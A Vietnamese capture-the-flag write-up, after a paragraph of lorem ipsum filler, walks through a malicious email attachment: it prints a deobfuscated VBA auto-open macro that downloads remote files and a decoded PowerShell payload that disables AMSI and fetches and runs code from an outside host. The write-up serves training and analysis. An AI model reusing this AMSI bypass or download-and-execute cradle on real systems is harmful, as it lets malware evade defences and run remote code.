Mollit ipsum commodo elit amet proident officia labore proident est amet minim aute cupidatat excepteur ullamco culpa. Minim sint dolore dolor tempor esse dolor. Amet ut fugiat laborum ut sunt voluptate consequat ipsum est veniam aute officia elit, ullamco minim. Amet labore elit nisi proident dui dolor ad pariatu veniam, mollit sit aliquip deserunt. Exercitation dui consequat laborum excepteur sit venia

- **sexe.zip**

Đề bài bao gồm 1 file eml, dùng eml-extractor ta thu được nội dung của email, trong đó chứa password của file đính kèm và file đính kèm email tên là **sexe_cis2024.zip**

Unzip file với password ta thu được 1 file tên **sexe.docm**. Sử dụng lệnh **olevba -reveal -decode -deobf sexe.docm** ta thu được script như sau

```
Private Sub Document_Open()  
    Dim targetFileName As String  
    targetFileName = "sexe.docm"  
    If ThisDocument.Name = targetFileName Then  
        On Error Resume Next  
        Dim YjB As Variant  
        MjqZthLra  
        YjB = ZvyJxkrbxq()  
  
        Dim i As Integer  
        Dim x18927312q As String  
        Dim ykajsy98q9 As String  
        Dim z918273aqw As String  
        Dim w128737921 As String  
        Dim o888q87w66 As String  
        Dim q918273912 As String  
        Dim A120382103 As String  
        Dim B817263893 As String  
        Dim C098q0w812 As String  
        Dim D98128703a As String  
        Dim Eoiaq9098 As String  
  
        A = "http://192.168.56.1:8081/"  
  
        x18927312q = "https://"  
        A120382103 = "687474703A2F2F6578616D706C652E636F6D2F66616B653120"  
        ykajsy98q9 = "github.c"  
        z918273aqw = "om/0xKCS"  
        w128737921 = "C/demo-o"  
        o888q87w66 = "nly/raw/"  
        q918273912 = "main/"  
        For i = 1 To 98  
            HxvRibfksk (x18927312q & ykajsy98q9 & z918273aqw & w128737921 &  
o888q87w66 & q918273912 & YjB(i))  
        Next i  
        JkYpCwv  
  
        On Error GoTo 0  
    End If
```

- Đi tới link <https://github.com/0xKCSC/demo-only/> và sử dụng git clone, thu được 1 thư mục với nhiều file .godefend.
- Tuy nhiên, có 3 file khác biệt hẳn với phần còn lại: 22.godefend, 32.godefend và 33.godefend (509KB, 31KB, 32KB)
- Dùng lệnh file của Linux trên 3 file này, ta thấy 22.godefend là file PNG

```
file 22 pan@LAPTOP-6I0MSNUL:/mnt/r/ctf/CIS/2024/CIS2024_is_supper_sexee/demo-only$ file 22.png
22.png: PNG image data, 1571 x 1100, 8-bit colormap, non-interlaced
```

- Đổi thành đuôi png và mở lên ta có đoạn đầu của flag



- Với 2 file 32 và 33.godefend là 2 file PE32 executable, đọc file bằng notepad thấy có dòng khả nghi sau trong file 32.godefend

```
demo-only > 32.godefend
640 Start-Sleep -Seconds 1
641 $F1G2H3I4.Stop()
642 $L9M0N102 = $F1G2H3I4.Elapsed.TotalMilliseconds
643 $A1B2C3D4E5 | Out-File -FilePath $J5K6L7M8 -Encoding UTF8
644
645 Start-Process -NoNewWindow powershell "-nop -Windowstyle hidden -ep bypass -enc
JABhACAAPQAgAccAUwB5AHMAADAB1AG0ALgBNAGEAbgBhAGcAZQBTAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8ABgAuAEEAJw7ACQAYgAgAD0AIAAnAG8AcwAnADsAJAB1ACAAPQAgACcAVQB0AGKAbAB
zACcACgAKAGEAcwBzAGUAbgB1AGUAgAQAD0AIAABAFIAZQBmAF0ALgBBAHMAcwB1AG0AYgBsAHKALgBhAGUAdABUAHKAcAB1ACgAKAAAnAHsAMAB9AHsAMQB9AGKAwAyAH0AJwAgAC0AZgAgACQAYQAsAC
QAYgAsACQAdQpApAKAwAKACQAZgBpAGUAbgBhAGcAAAPQAgACQAYQBzAHMAZQBtAGIAbAB5AC4ARwB1AHQARgBpAGUAbgBhAGcAKAAAnAGAwAwAH0AaQBJAG4AaQ0AEYAYQBPAGwAZQBkACcAIAAAtAGYAI
AAKAGIAKQAsACcATgBVAG4AUAB1AGIABABpAGMALABTAHQAYQB0AGKAYwAnACKADwAKACQAZgBpAGUAbgBhAGcAC4AUwB1AHQAVgBhAGwAdQB1ACgAJABuAHUAbABsACwAJAB0AHTAdQB1ACkAOWAKAEKARQBY
ACgATgB1AHcALQBPAgIAApB1
646 AGMAADAgAE4AZQB0AC4AVwB1AGIAQwBsAGKAZQBwAHQAKQAUAG0AbwB3AG4AbABwAGEAZABTAHQAcgBpAG4AZwAoACcAAAB0AHQAcAA6AC8ALwBnAG8AZAB1AGYAZQBwAGQALgB3AG8AcgBrAC8AdABoAGU
AZgBpAG4AYQBzAC0AcwB0AGEAZwB1AC8AaQwBzAC8AcAAwAHcAZQBzAHMAAB1ADEAbAAnACKAIwBUAGgAaQwBzACAAaQwBzACAAaQwBuAHQAZQBwAGQAZQBkACAdABvACAAYgB1IACAAYQAgAEHAbwBtAG0AYQ
BuAGQAIABhAG4AZAAGAEHAbwBuAHQAcgBvAGwATAAoAEMAJgBDACKAIABwAGEAeQBsAG8AYQBKACwAIB1AHUAdAAgAGKAdAAAnAHMAIABhAGMAAB1AGEAAbABsAHKAIAABgAHUAcwB0ACAAYQAgAEHABVABGA
CAAYwBoAGEAbABsAGUAbgBnAGUALgAgAFKAbwB1ACcAdgB1ACAAcWwBvAGwAdgB1AGQAIABpAHQAFCBnAHIAZQBhAHQAIABqAG8AYgAhACAARQwBuAHQAZQBzByACAAaQwB0ACAaQwBuAHQABwAgAHQAAAB1ACAA
KgAqACoAKgAqACoAKgAqACoAKgAgAHQABwAgAG8AYgB0AGEAaQwBuACAAdABoAGUAIABhAHUAbABsACAAZgBsAGEAZwAAoA"
647
648 $B5C6D7E8 = [System.Text.Encoding]::ASCII.GetString([byte[]](0x40, 0x6c, 0x6c, 0x72, 0x64))
649 $F9G0H1I2 = [System.IO.Path]::Combine("C:", "Windows", "System32", "config")
650 $P1Q2R3S4 = [Math]::Round([Math]::Sqrt(256))
651 $T5U6V7W8 = [DateTime]::Now.ToString("HH:mm:ss")
```

- Decode base64 và loại bỏ null bytes, ta thu được

```
> . script.ps1
1 $a = 'System.Management.Automation.A';
2 $b = 'ms';
3 $u = 'Utils'
4 $assembly = [Ref].Assembly.GetType('{0}{1}i{2}' -f $a,$b,$u);
5 $field = $assembly.GetField('{a{0}iInitFailed' -f $b), 'NonPublic,Static');
6 $field.SetValue($null,$true);
7 IEX(New-Object Net.WebClient).downloadString('http://godefend.work/the-final-stage/is/p0wershell')#This is intended to be a Command and Control (C&C)
payload, but it's actually just a CTF challenge. You've solved it\! great job! Enter it into the ***** to obtain the full flag!\!

```

Flag: CIS2024{sexy_h0ney_p0wershell}